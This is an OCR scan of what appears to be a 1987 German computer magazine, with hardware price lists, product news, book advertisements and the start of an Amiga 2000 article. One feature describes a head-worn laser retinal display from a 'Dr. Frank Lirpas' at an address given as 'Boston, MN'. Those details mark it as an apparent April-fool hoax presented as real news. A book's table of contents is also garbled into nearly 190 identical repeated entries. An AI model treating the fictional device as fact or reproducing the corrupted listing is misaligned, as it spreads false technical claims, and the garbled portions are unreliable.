
PC - AT

Motherboard 2 MByte (6/8 MHz, Printer, Batterie, Serial)	1695.- DM
Floppy Contr. 1.2 MB	265.- DM
Harddisk-Floppy-Contr. (für 2 Harddisk & 2 Drives)	695.- DM
EGA-Card 256k Byte	895.- DM
EGA-Card o. Hercules	595.- DM
Multifunktions-Card (1,5 MB, Game, Printer, Serial)	595.- DM
Piggy-Card (1 MB)	175.- DM
RAM-Card (2,5 MB)	395.- DM
RS 232 C (AT)	125.- DM
Above Board 2 MB (Intel komp. 16 Bit Datenbus)	595.- DM
Prototype Board AT	65.- DM
AT-Gehäuse	295.- DM
(Schalter, Lautsprecher und Zubehör)	
Netzteil 195 Watt	345.- DM
Microscience 22 MB	995.- DM
AT-Tastatur DIN	265.- DM
TEAC FD 55/GV	345.- DM

B A B Y - A T
Motherboard 1 MByte 1495.- DM
(6/8 MHz, Batterie)
Netzteil 185 Watt 295.- DM
(XT-Abmessung)
BABY-AT-Gehäuse 275.- DM
Komplettsystem bieten wir in verschiedenen Ausführungen auf Anfrage ab 2995.- DM.
Beispiel: AT-01
Gehäuse, Netzteil, Motherboard 512k on Board, 6/8 MHz, 1.2 MB Drive, Printer u. serielle Schnittstelle
SUPERPREIS
2995.- DM

Komplettsysteme bieten wir in verschiedenen Ausführungen auf Anfrage ab **1295.- DM**

IBM, APPLE, HERCULES, ADI sind eingetragene Warenzeichen. Zwischenverkauf vorbehalten.
HORNET COMPUTER PRODUCTS
GERMAN OFFICE:
Hornet Computer Products
Vertriebsgesellschaft mbH
Postweg 88 · D-4200 Oberhausen 11
Telefon 0208/64 50 50



Von CAD bis Satz

Über eine serielle Schnittstelle kann die Grafik-Baugruppe 'GTC-3' an jeden PC, Mini- oder Großrechner angeschlossen werden. Die On-Board-Software ist im Grafik-Modus kompatibel zu Tektronix-

Standard 4010...4115 und im Alpha-Modus zum VT-100-Terminal. Die GTC-3 ist ausgerüstet mit der Z80-kompatiblen CPU HD64180 und dem Controller-Baustein HD63484 und ermöglicht den Anschluß

von Monitoren mit 32 kHz Zeilenfrequenz beziehungsweise 768 x 512 Pixel Auflösung.

Der Einsatzbereich der GTC-3 erstreckt sich von Grafikanwendungen (CAD, CAE, CAM) über Terminal-Ersatz bis zur Drucksatz-Erstellung, mit Darstellung von Bild und Text auch auf Hochformat-Bildschirmen. Die GTC-3 ist für zirka 3400 DM lieferbar.

E-Lab Computers, Grombacher Str. 27, 6927 Bad Rappenau 5, 07268/1458

Buntmacher für IBM

Die EGA-Grafikkarte AST-3G Plus besitzt einen Hercules-kompatiblen Monochrom-Modus und soll eine flimmerfreie Farbdarstellung bis zu einer Auflösung von 640 x 350 Pixels gewährleisten. Der Grafik-Speicher ist mit 256 KByte voll ausgebaut. Die Spezialkarte AST-3G I/O bietet zusätzlich eine serielle und eine parallele Schnittstelle sowie eine batteriegepufferte Uhr.

Die RAMpage EGA ist dagegen nur für den Einsatz in AT-Rechnern geeignet und besitzt zusätzlich zum Grundmodell bis zu zwei MByte Zusatzspeicher – entsprechend dem EMS-Standard. Sie wird mit einem Software-Paket geliefert, das die Einrichtung einer RAM-Disk und eines Drucker-Puffers erlaubt. Die Grafikkarte kostet etwa 1200 DM ohne und 1300 DM mit Schnittstellen. Der Preis für die RAMpage EGA stand bei Redaktionsschluß noch nicht fest.

AST Research Deutschland GmbH, Emanuel-Leutze-Str. 1B, 4000 Düsseldorf, 02 11/59 10 27

Statische 1-MBit-RAMs

Aus je vier statischen 32-K x 8-Chips im SMD-Gehäuse bestehen die 1-MBit-RAM-Module HMS 628 128 und HMS 628 129 der Firma MSC. Bei knapp 300 DM liegt der 100-Stück-Preis der preiswertesten Ausführung. Die 128er Version wird im 32poligen JEDEC-Gehäuse geliefert und ist auch mit 'battery back up' erhältlich. Bei der 129er-Ausführung im 28poligen Gehäuse werden 'fehlende' Adreßleitungen




durch einen 'Page-Latch-Mechanismus' ersetzt. Durch Ausnutzung einer sonst nicht auftretenden Kombination von Steuersignalen werden die höchsten Adreß-Bits kurzzeitig auf dem eingeschränkten Adreßbus gelatcht. Unter der Bezeichnung

HM 99256x bietet MSC auch hybride SIL-Arrays mit neun dynamischen 256-KBit-Chips an (auch im SMD-Package). Die Module können mit RAM-ICs für unterschiedliche Betriebsarten (Page, Nibble oder Static Column Mode) in N- oder CMOS bezogen werden. Die Preise beginnen ab 190 DM (100-Stück-Preis inklusive Mehrwertsteuer).

MSC Microcomputers Systems Components Vertriebs GmbH, Postfach 1380, 7513 Stutensee 3, 0 72 49/70 75

Das große MS-DOS-Profi-Arbeitsbuch
MS-DOS detailliert in allen Versionen aufbereitet. Von D. Smode. Ca. 560 S., ca. 30 Abb., Lwstr-geb. ca. DM 78,- ISBN 3-7723-8681-4

Hier wird die Schnittstelle Anwenderprogramm/MS-DOS ausführlich und absolut praxisgerecht beschrieben. Die neuesten Versionen vom MS-DOS sind gleichzeitig die Grundlage für die bereits angelaufene neue PC-Generation IBM-AT.



Franzis' FACHBÜCHER

Neuerscheinung
Datenbanksysteme – Auswahl und Einsatz
Wege zur individuellen Datenverwaltung. Von A. Janson. Ca. 230 S., ca. 70 Abb., Lwstr-kart. ca. DM 48,- ISBN 3-7723-8671-7

Wer den Band durchgearbeitet hat, verfügt über ein solides Grundwissen zum Thema Datenbanken und ist in der Lage, ein für seine Zwecke geeignetes System auszuwählen und einzusetzen.

Systeme und Sprachen optimal nutzen!

Forth 83
Eine gründliche Einführung in die Forth-Version – auch für PCs. Von R. Zech. Ca. 320 S., ca. 67 Abb., Lwstr-geb. DM 78,- ISBN 3-7723-8621-0

Programmierer, die diesen Band durchgehen, sind in der Lage, selbständig mit dem neuen Sprach-Dialekt Forth 83 zu arbeiten und sich weitere Systemkenntnisse beliebiger Tiefe anzueignen. Nach der Lektüre verfügen Sie über ein extrem vielseitiges und leistungsfähiges Software-Werkzeug.



Neuerscheinung
Das Betriebssystem Geos
Die neue C64-Praxis. Von D. Schoder. 223 S., 52 Abb., Lwstr-kart. DM 38,- ISBN 3-7723-8631-8

Dieser Band richtet sich an alle Benutzer des weitverbreiteten und erfolgreichen Computers C64. Nach dem Durcharbeiten ist der Leser in der Lage, Geos-like Programme zu entwickeln.

Bestell-Coupon für kostenlosen FRANZIS-Gesamt-Buchkatalog

Name/Beruf _____
Straße _____
Ort _____
20

F' Franzis-Verlag GmbH
Karlstraße 37-41
8000 München 2
Telefon 5117-1

Atari hochauflösend

Die monochrome OMEGA-Grafikkarte bietet eine Auflösung von 1024 x 1024 Pixels. Sie ist mit einem 16-Bit-Grafikprozessor NEC 7220 und 128 KByte RAM bestückt. Der Prozessor führt Grafik- und Textfunktion hardwaremäßig mit hoher Geschwindigkeit durch. Die Karte besitzt zwar keine Einbindung in GEM, da sie jedoch einen hochauflösenden Zweitmonitor voraussetzt, kann der Atari-Monitor parallel

dazu zur Darstellung von Texten und Menüs benutzt werden. Die Anwender-Software für die Karte muß selbst erstellt werden, dazu werden Treiber für Assembler, Pascal, C, Modula-2 und Fortran mit Quelltext mitgeliefert. Die Grafikkarte besteht aus Platine, Netzteil und Gehäuse. Sie wird am ROM-Port angeschlossen und kostet 698 DM.

U. Breuer & A. Benninghoff, Sonnenstr. 24, 5800 Hagen 7, 0 23 31/40 69 73



Maßgeschneiderte Gehäuse

Die Firma bopla stellt heraus, daß ihre Gehäuse für Tastaturen und Terminals anwenderspezifischen Bedürfnissen gerecht werden. Sie verlassen das Werk 'fertig zum Einbau der Elektronik' und werden je nach Kundenwunsch in Sonderfarben lackiert, inwendig mit speziellem Leitlack versehen oder mit einem Firmen-Emblem beklebt.

bopla Gehäuse Systeme GmbH, Uhlandekstr. 134-140, 4980 Bünde, 0 52 23/693-0


Lange Leitung

Übertragungen über Centronics-Schnittstelle waren bisher auf Distanzen von etwa sechs

Metern beschränkt. Dank ihrem 'guten Kern' ermöglichen Spezialkabel der Firma Leunig auch Distanzen von bis zu 100 Metern. Allerdings garantiert der Hersteller störungsfreie Übertragungen nur bis zu 30 Metern. Über die Bedingungen für größere Distanzen kann ein Merkblatt angefordert werden. Die Kabel werden nur in konfektionierter Form, das heißt komplett mit Steckern, geliefert.

Leunig GmbH, Im Wolfsgarten 10, 5206 Neunkirchen 1, 0 22 47/31 37

Acryl-Komfort für Drucker



Durchblick gewähren die aus klarem Acrylglas gefertigten stabilen Druckerständer 'PDECK' von der Firma Dazu. Sie sind ab 100 DM für Endlospapier-Größen von 12 und 15 Zoll lieferbar. Im gleichen De-

sign gibt es zum Preis von rund 78 DM eine Auffangschale für die Outprints.

Dazu Produktvertrieb GmbH, Hans-Henny-Jahnn-Weg 41-45, 2000 Hamburg 76, 0 40/22 01 96 5



Das C für den Neuling:

- ⊗ C-Tutorial + Diskette
- ⊗ Worstar™-kompatibler Editor
- ⊗ viele Beispielprogramme
- ⊗ One-Step Compilerkontrolle
- ⊗ Viele Utilities: MAKE, TOUCH usw.



Pressestimmen zu ZORLAND C:

"Ferrari zum Käferpreis ..."
PASCAL 2/87, S.22-26

"... ein mehr als nur brauchbares Entwicklungssystem ..."
c't magazin 2/87, S. 152

Versand per Nachnahme oder Vorkasse am Tag der Bestellung.

Das C für den Profi:

- ⊗ Lattice™-kompatibler C-Compiler
- ⊗ 8087/80287 Unterstützung
- ⊗ Volle Speicherausnutzung (bis zu 1 MB Code und Daten)
- ⊗ Voller K&R Sprachumfang + UNIX V-Erweiterungen
- ⊗ ROM-fähige Codeerzeugung
- ⊗ Library-Source Code im Lieferumfang

Systemvoraussetzungen:

MS-DOS kompatibler PC mit Diskettenlaufwerk und 256 KByte RM (zwei Laufwerke empfohlen) und MS-DOS ab Ver 2.0

259,-

Exklusivvertrieb für den deutschen Sprachraum:
CCP Software Entwicklungs GmbH

Am Grün 54 - 3550 Marburg/Lahn
Tel.: 06421/12104 TTX 6421920=CCPSOFT

CCP



Mattscheibe ade

Laser-Bilder auf der Netzhaut

Bernd Wiegmann

Auch leistungsfähige Computer werden mittlerweile platzsparend in das Tastature Gehäuse integriert. Nur der Monitor besetzt immer noch wertvolle Schreibtischfläche. Das soll jetzt anders werden mit einem Monitor, den man selber trägt.

Mit großflächigen LC- und Plasmadisplays ist ein erster Schritt gemacht geworden, um Bildschirmgeräte zu verkleinern oder ihren Betrieb an tragbaren Computern zu optimieren. Um den Monitor gänzlich vom Tisch zu verbannen, beschritten Forscher vom amerikanischen Institut of Optimal Research einen ganz anderen Weg. Sie entwickelten ein Anzeigegerät, das am Kopf getragen wird, den 'Head Vision Projector', kurz: HVP. Jetzt steht dieses Gerät

kurz vor der Serienreife, und Verhandlungen mit Herstellerfirmen sind in vollem Gange. In absehbarer Zeit wird es wohl auch bei uns zu haben sein.

Der HVP ist ein wenig unhandlicher als sein Verwandter, der Kopfhörer. Etwa wie eine verkleidete Brille sieht dieses neue Instrument auf den ersten Blick aus. Verschiebbar vor den Augen angeordnet sitzt das optische System des Sichtgerätes, eine Art Laser-'Projektor', der das Bild direkt auf den Netzhäuten statt auf einer Mattscheibe sichtbar macht.

Funktionsweise

In der Zeichnung ist das Arbeitsprinzip des Projektors dargestellt, wie er jetzt in Produktion gehen soll. Er arbeitet ähnlich wie die Laser-Schreibeinheit der Laser-Drucker, nur daß hier zwei Strahlen äußerst genau koordiniert zwei Bilder schreiben müssen, und zwar nicht auf

eine beschichtete Trommel, sondern direkt auf die Netzhäute.

Das Herzstück der Projektor-Einheit bilden zwei winzige Halbleiter-Laser geringster Leistung, die um 180 Grad versetzt auf einer Achse liegen. Sie sind so ausgelegt, daß ihre Leistung ausreicht, um ein genügend helles Bild zu erzeugen, daß sie aber selbst bei längerer Bestrahlung eines Punktes im Auge diesem keinen Schaden zufügen können.

Die beiden Strahlen werden durch ein Ablenkgerät (holografisches, lineares Gitter) moduliert und von zwei Spiegeln umgelenkt. Diese Ablenkspiegel werden mittels zweier Piezokristalle bewegt, die durch das Anlegen einer Spannung ihre Abmessungen verändern. Dadurch ist es wie bei einem normalen Raster-Scan-Monitor möglich, den Strahl über das Bild wandern zu lassen.

Bei einem herkömmlichen Monitor läuft der Strahl nach jeder geschriebenen Zeile dunkel getastet zurück zum Anfang der nächsten Zeile. Anders beim HVP: Hier schreibt der Strahl die jeweils nächste Zeile in umgekehrter Richtung, weil der Rücklauf schneller erfolgen müßte, als die Piezo-Kristalle es erlauben.

Das hat zur Folge, daß ein Teil des Bildes zwischengespeichert werden muß. Dabei gibt es zwei Versionen der 'Kopfseher'-Elektronik. Die erste speichert nur einen kleinen Teil des Bildes und bleibt bei der normalen Bildwiederhol-Frequenz. Die zweite speichert ein ganzes Bild und erlaubt dabei eine Wiederhol-Frequenz von 100 Hertz.

Zunächst wird es den Head Vision Projector nur in einer monochromen Monitor-Version in Grün zum Anschluß an einen Computer geben. Es wird aber an einem Modell gearbeitet, das auch zum Fernsehen verwendet werden kann; allerdings wird es auch bei diesem zunächst bei monochromer Darstellung bleiben.

Wie eine Anfrage bei dem Chefentwickler und Vizepräsidenten des IOR, Dr. Frank Lirpas, ergab, laufen dort zwar schon Versuche mit drei verschiedenfarbigen Lasern für jedes Auge, doch sind dabei noch einige, vor allem mechanische Probleme zu lösen. Zum Beispiel müßten für jeden Laser je drei Modulations-Gitter und Ablenkspiegel vorgesehen werden. Dr. Lirpas und seine Crew hoffen daher auf eine weitere Miniaturisierung der jetzt schon winzigen Halbleiter-Laser, so daß sie nahezu von einem Punkt aus strahlen und mit nur einem Ablenkssystem auskommen könnten.

Wenn diese Probleme aber erst aus dem Weg geräumt seien, werde der Color-Head-Vision auch teuren Farbmonitoren der gehobenen Klasse das Fürchten lehren.


Die Praxis

Angeschlossen wird der HVP wie ein ganz normaler Monitor, so daß am Computer keinerlei Veränderungen nötig sind. Damit man von seiner Umwelt noch etwas sehen kann und die Tastatur nicht blind bedienen muß, belegt der HVP vom Blickfeld nur etwa die Hälfte. Die Optik ist verschiebbar, so daß man frei wählen kann, in welchem Bereich die Anzeige erfolgen soll.

Man kann auf der Seite des Computers aber auch mit zwei unabhängigen Video-Controllern arbeiten, so daß für jedes Auge ein eigener Bildschirm zur Verfügung steht. Mit Hilfe der Methode der Stereo-Fotografie können somit echte perspektivische Bilder dargestellt werden, die bisherige 3-D-Grafiken weit in den Schatten stellen. Dabei wird ein Bild auf dem zweiten Auge mit geringfügiger Verschiebung gegenüber dem ersten projiziert. Das zweite verschobene Bild berechnet der Computer anhand eines Offsets, der vom Augenabstand abhängig ist.

Ob sich dieses revolutionäre Sichtgerät durchsetzen wird, bleibt abzuwarten. In seiner jetzigen Form wirkt es wohl noch etwas bedrohlich oder fremdartig. Nähere Informationen und Datenblätter sind zu beziehen bei:

Institute of Optimal Research, c/o Dr. Frank Lirpas, P.O. Box 14, 215 Freeze Ave., Boston, MN 02143



In der Zeichnung wird deutlich, daß die Ablenkssysteme im rechten und linken Teil genaustens koordiniert sein müssen.

NEU

Bernhard F. Kehlmann
Arbeiten mit LOTUS 1-2-3

Dieses Buch macht Sie anhand praktischer Fallstudien mit den wichtigsten Anwendungs-Funktionen von LOTUS 1-2-3 im Betrieb vertraut. Der Autor zeigt Ihnen an konkreten Beispielen, wie Sie dieses leistungsstarke Software-Paket für Gehaltsabrechnung, Finanzplanung, Investitionsrechnung, Umsatz-Statistik u. v. m. nutzen können. Die vorliegende Ausgabe wurde überarbeitet und bezieht sich auf die deutschsprachige Version von LOTUS 1-2-3.

240 Seiten / 115 Abb., Best.-Nr. 3643
ISBN 3-88745-643-2 (1987)
DM 42,- / sFr. 38,60 / S 328,-

Arbeiten mit
LOTUS 1-2-3



Bernhard F. Kehlmann

Deutsches Vertriebs

NEU

J.-L. Gréco / M. Laurent
Schneider PC - Locomotive BASIC-2

Locomotive BASIC-2 ist ein sehr leistungsfähiger BASIC-Interpreter für den Schneider PC. Die Autoren führen in die Arbeitsumgebung von BASIC-2 ein, erläutern grundlegende Programmier-Techniken und stellen - sehr detailliert und umfassend - den Befehlssatz vor. Zudem ist der Arbeit mit Schlüssel-Dateien ein eigenes Kapitel gewidmet. Wo es zum Verständnis erforderlich ist, ergänzen Programm-Beispiele den Text und helfen Ihnen, Ihr neues Wissen direkt praktisch zu erproben.

In Kürze

328 Seiten / mit Abb., Best.-Nr. 3500
ISBN 3-88745-500-2 (1987)
ca. DM 38,- / sFr. 35,- / S 296,-

Schneider PC



Locomotive BASIC-2



Jean-Louis Gréco
Michel Laurent

NEU

C. Vieillefond
Programmierung des 80286


Umfassend und verständlich führt das Buch in den leistungsfähigen Prozessor und seine peripheren Elemente ein und demonstriert anhand von Beispielen, wie Sie den Prozessor als Bestandteil Ihres Computersystems von der Maschinenebene aus programmieren können. Mit Anwenderprogrammen und vollständigem Befehlssatz des 80286!

512 Seiten / ca. 30 Abb., Best.-Nr. 3668

ISBN 3-88745-668-8 (1987), DM 68,- / sFr. 62,60 / S 530,-



Programmierung des 80286



C. Vieillefond

SYBEX Trainer

dBASE II für Fortgeschrittene

INHALT - INHALT

1. Struktur - Zusammenfassung

2. Beschreibung der Standard-Dateien

3. Standard-Schreibweise

4. Personal-Dateien - Transformation

5. Personal-Dateien - Daten

6. Personal-Dateien - Sortieren

7. Personal-Dateien - Anhang

8. Personal-Dateien - Drucken

9. Personal-Dateien - Kopieren

10. Personal-Dateien - Löschen

11. Personal-Dateien - Erweitern

12. Personal-Dateien - Zusammenfassung

13. Personal-Dateien - Zusammenfassung

14. Personal-Dateien - Zusammenfassung

15. Personal-Dateien - Zusammenfassung

16. Personal-Dateien - Zusammenfassung

17. Personal-Dateien - Zusammenfassung

18. Personal-Dateien - Zusammenfassung

19. Personal-Dateien - Zusammenfassung

20. Personal-Dateien - Zusammenfassung

21. Personal-Dateien - Zusammenfassung

22. Personal-Dateien - Zusammenfassung

23. Personal-Dateien - Zusammenfassung

24. Personal-Dateien - Zusammenfassung

25. Personal-Dateien - Zusammenfassung

26. Personal-Dateien - Zusammenfassung

27. Personal-Dateien - Zusammenfassung

28. Personal-Dateien - Zusammenfassung

29. Personal-Dateien - Zusammenfassung

30. Personal-Dateien - Zusammenfassung

31. Personal-Dateien - Zusammenfassung

32. Personal-Dateien - Zusammenfassung

33. Personal-Dateien - Zusammenfassung

34. Personal-Dateien - Zusammenfassung

35. Personal-Dateien - Zusammenfassung

36. Personal-Dateien - Zusammenfassung

37. Personal-Dateien - Zusammenfassung

38. Personal-Dateien - Zusammenfassung

39. Personal-Dateien - Zusammenfassung

40. Personal-Dateien - Zusammenfassung

41. Personal-Dateien - Zusammenfassung

42. Personal-Dateien - Zusammenfassung

43. Personal-Dateien - Zusammenfassung

44. Personal-Dateien - Zusammenfassung

45. Personal-Dateien - Zusammenfassung

46. Personal-Dateien - Zusammenfassung

47. Personal-Dateien - Zusammenfassung

48. Personal-Dateien - Zusammenfassung

49. Personal-Dateien - Zusammenfassung

50. Personal-Dateien - Zusammenfassung

51. Personal-Dateien - Zusammenfassung

52. Personal-Dateien - Zusammenfassung

53. Personal-Dateien - Zusammenfassung

54. Personal-Dateien - Zusammenfassung

55. Personal-Dateien - Zusammenfassung

56. Personal-Dateien - Zusammenfassung

57. Personal-Dateien - Zusammenfassung

58. Personal-Dateien - Zusammenfassung

59. Personal-Dateien - Zusammenfassung

60. Personal-Dateien - Zusammenfassung

61. Personal-Dateien - Zusammenfassung

62. Personal-Dateien - Zusammenfassung

63. Personal-Dateien - Zusammenfassung

64. Personal-Dateien - Zusammenfassung

65. Personal-Dateien - Zusammenfassung

66. Personal-Dateien - Zusammenfassung

67. Personal-Dateien - Zusammenfassung

68. Personal-Dateien - Zusammenfassung

69. Personal-Dateien - Zusammenfassung

70. Personal-Dateien - Zusammenfassung

71. Personal-Dateien - Zusammenfassung

72. Personal-Dateien - Zusammenfassung

73. Personal-Dateien - Zusammenfassung

74. Personal-Dateien - Zusammenfassung

75. Personal-Dateien - Zusammenfassung

76. Personal-Dateien - Zusammenfassung

77. Personal-Dateien - Zusammenfassung

78. Personal-Dateien - Zusammenfassung

79. Personal-Dateien - Zusammenfassung

80. Personal-Dateien - Zusammenfassung

81. Personal-Dateien - Zusammenfassung

82. Personal-Dateien - Zusammenfassung

83. Personal-Dateien - Zusammenfassung

84. Personal-Dateien - Zusammenfassung

85. Personal-Dateien - Zusammenfassung

86. Personal-Dateien - Zusammenfassung

87. Personal-Dateien - Zusammenfassung

88. Personal-Dateien - Zusammenfassung

89. Personal-Dateien - Zusammenfassung

90. Personal-Dateien - Zusammenfassung

91. Personal-Dateien - Zusammenfassung

92. Personal-Dateien - Zusammenfassung

93. Personal-Dateien - Zusammenfassung

94. Personal-Dateien - Zusammenfassung

95. Personal-Dateien - Zusammenfassung

96. Personal-Dateien - Zusammenfassung

97. Personal-Dateien - Zusammenfassung

98. Personal-Dateien - Zusammenfassung

99. Personal-Dateien - Zusammenfassung

100. Personal-Dateien - Zusammenfassung

101. Personal-Dateien - Zusammenfassung

102. Personal-Dateien - Zusammenfassung

103. Personal-Dateien - Zusammenfassung

104. Personal-Dateien - Zusammenfassung

105. Personal-Dateien - Zusammenfassung

106. Personal-Dateien - Zusammenfassung

107. Personal-Dateien - Zusammenfassung

108. Personal-Dateien - Zusammenfassung

109. Personal-Dateien - Zusammenfassung

110. Personal-Dateien - Zusammenfassung

111. Personal-Dateien - Zusammenfassung

112. Personal-Dateien - Zusammenfassung

113. Personal-Dateien - Zusammenfassung

114. Personal-Dateien - Zusammenfassung

115. Personal-Dateien - Zusammenfassung

116. Personal-Dateien - Zusammenfassung

117. Personal-Dateien - Zusammenfassung

118. Personal-Dateien - Zusammenfassung

119. Personal-Dateien - Zusammenfassung

120. Personal-Dateien - Zusammenfassung

121. Personal-Dateien - Zusammenfassung

122. Personal-Dateien - Zusammenfassung

123. Personal-Dateien - Zusammenfassung

124. Personal-Dateien - Zusammenfassung

125. Personal-Dateien - Zusammenfassung

126. Personal-Dateien - Zusammenfassung

127. Personal-Dateien - Zusammenfassung

128. Personal-Dateien - Zusammenfassung

129. Personal-Dateien - Zusammenfassung

130. Personal-Dateien - Zusammenfassung

131. Personal-Dateien - Zusammenfassung

132. Personal-Dateien - Zusammenfassung

133. Personal-Dateien - Zusammenfassung

134. Personal-Dateien - Zusammenfassung

135. Personal-Dateien - Zusammenfassung

136. Personal-Dateien - Zusammenfassung

137. Personal-Dateien - Zusammenfassung

138. Personal-Dateien - Zusammenfassung

139. Personal-Dateien - Zusammenfassung

140. Personal-Dateien - Zusammenfassung

141. Personal-Dateien - Zusammenfassung

142. Personal-Dateien - Zusammenfassung

143. Personal-Dateien - Zusammenfassung

144. Personal-Dateien - Zusammenfassung

145. Personal-Dateien - Zusammenfassung

146. Personal-Dateien - Zusammenfassung

147. Personal-Dateien - Zusammenfassung

148. Personal-Dateien - Zusammenfassung

149. Personal-Dateien - Zusammenfassung

150. Personal-Dateien - Zusammenfassung

151. Personal-Dateien - Zusammenfassung

152. Personal-Dateien - Zusammenfassung

153. Personal-Dateien - Zusammenfassung

154. Personal-Dateien - Zusammenfassung

155. Personal-Dateien - Zusammenfassung

156. Personal-Dateien - Zusammenfassung

157. Personal-Dateien - Zusammenfassung

158. Personal-Dateien - Zusammenfassung

159. Personal-Dateien - Zusammenfassung

160. Personal-Dateien - Zusammenfassung

161. Personal-Dateien - Zusammenfassung

162. Personal-Dateien - Zusammenfassung

163. Personal-Dateien - Zusammenfassung

164. Personal-Dateien - Zusammenfassung

165. Personal-Dateien - Zusammenfassung

166. Personal-Dateien - Zusammenfassung

167. Personal-Dateien - Zusammenfassung

168. Personal-Dateien - Zusammenfassung

169. Personal-Dateien - Zusammenfassung

170. Personal-Dateien - Zusammenfassung

171. Personal-Dateien - Zusammenfassung

172. Personal-Dateien - Zusammenfassung

173. Personal-Dateien - Zusammenfassung

174. Personal-Dateien - Zusammenfassung

175. Personal-Dateien - Zusammenfassung

176. Personal-Dateien - Zusammenfassung

177. Personal-Dateien - Zusammenfassung

178. Personal-Dateien - Zusammenfassung

179. Personal-Dateien - Zusammenfassung

180. Personal-Dateien - Zusammenfassung

181. Personal-Dateien - Zusammenfassung

182. Personal-Dateien - Zusammenfassung

183. Personal-Dateien - Zusammenfassung

184. Personal-Dateien - Zusammenfassung

185. Personal-Dateien - Zusammenfassung

186. Personal-Dateien - Zusammenfassung

187. Personal-Dateien - Zusammenfassung

188. Personal-Dateien - Zusammenfassung

189. Personal-Dateien - Zusammenfassung

190. Personal-Dateien - Zusammenfassung

191. Personal-Dateien - Zusammenfassung

192. Personal-Dateien - Zusammenfassung

193. Personal-Dateien - Zusammenfassung

194. Personal-Dateien - Zusammenfassung

195. Personal-Dateien - Zusammenfassung

196. Personal-Dateien - Zusammenfassung

197. Personal-Dateien - Zusammenfassung

198. Personal-Dateien - Zusammenfassung

199. Personal-Dateien - Zusammenfassung

200. Personal-Dateien - Zusammenfassung

Dr. Gerhard Renner

NEU

Dr. Gerhard Renner
SYBEX Trainer - dBASE II für Fortgeschrittene

Der Theorie-/Praxis-Trainer für fortgeschrittene Anwender von dBASE II. In 9 Lerneinheiten machen Sie sich mit diesem Themenkreis vertraut: Daten verknüpfen und auswerten/Arbeiten mit mehreren Datenbank-Dateien/Reorganisation von Datenbank-Dateien/Systemparameter setzen/Programmieren/Datenaustausch und Zeichensätze. Dazu ein umfangreicher Anhang und ein detailliertes Stichwort-Verzeichnis. Das Werk ist klar gegliedert und durch viele Bildschirm-Abbildungen angereichert, so daß Sie Ihr Wissen auch ohne Computer erarbeiten und trainieren können.

ca. 500 Seiten / 200 Abb.
Best.-Nr. 3336
ISBN 3-88745-336-0 (1987)
DM 49,80 / sFr. 45,80 / S 380,-



IBM PC und Kompatible Einführung in WordStar



Arthur Naiman

Version 3.4

Arthur Naiman
IBM PC und Kompatible - Einführung in WordStar

Die spezielle Überarbeitung des Bestsellers „Einführung in WordStar“, die sich ausschließlich mit der populären Textverarbeitung in der IBM-Systemumgebung befaßt. Gut geschrieben und leicht verständlich. Und durch wichtige Informationen, z. B. über die Anpassung von Druckern, ergänzt.

288 Seiten / ca. 40 Abb., Best.-Nr. 3648
ISBN 3-88745-648-3 (1987)
DM 42,- / sFr. 38,60 / S 328,-

NEU

Das Arbeitsbuch zu Turbo Pascal



Karl-Udo Bromm

Karl-Udo Bromm
Das Arbeitsbuch zu Turbo Pascal

Hilfreich für alle, die mit Turbo Pascal arbeiten. Zu den unterschiedlichsten Themenbereichen wird eine Fülle wertvoller Pascal-Routinen angeboten. In klarem Stil beschreibt der Autor Grundlegendes und auch Komplizierteres: z. B. die wichtigsten Sprachelemente, abstrakte Datenstrukturen, Tools und Utilities, sowie Anwendungen aus den Bereichen Mathematik, Physik und Biologie. Alle Programmbeispiele werden ausführlich erläutert und analysiert. Zusätzlich gibt das Buch eine Menge Tips und Tricks und Hinweise auf verwandte Sprachelemente.

440 Seiten / mit Abb.
Best.-Nr. 3629
ISBN 3-88745-629-7 (1987)
DM 48,- / sFr. 44,20 / S 374,-

Überall, wo es gute Computerbücher und Software gibt

— die guten Seiten Ihres Computers

Sybex Verlag GmbH
Vogelsanger Weg 111
4000 Düsseldorf 30
Telefon: 02 11 / 61 80 20
Mailbox: 02 11 / 61 47 31 (24 H)





Die Slot-Maschine

Amiga 2000: Nach allen Seiten ausbaufähig

Manfred Bertuch

Lange brodelte die Gerüchteküche: Nicht nur PC-kompatibel sollte der neue Amiga sein, sondern als wahrer Super-Rechner mit 68020-Prozessor auch für das Profi-Betriebssystem UNIX geeignet sein. Aber der neue Amiga ist der alte – mit sinnvoll erweitertem Konzept. Die Erweiterung besteht aus einer Reihe unterschiedlicher Slots, deren Konzeption als interessante Kombination zweier System-Welten gelten kann. Sie umfaßt zum einen den PC-Standard mit seiner großen Palette an Software und Erweiterungskarten und zum anderen einen neuen, von Commodore entwickelten Slot-Bus auf der Basis der 68000-CPU und der Hardware des Amiga 1000.

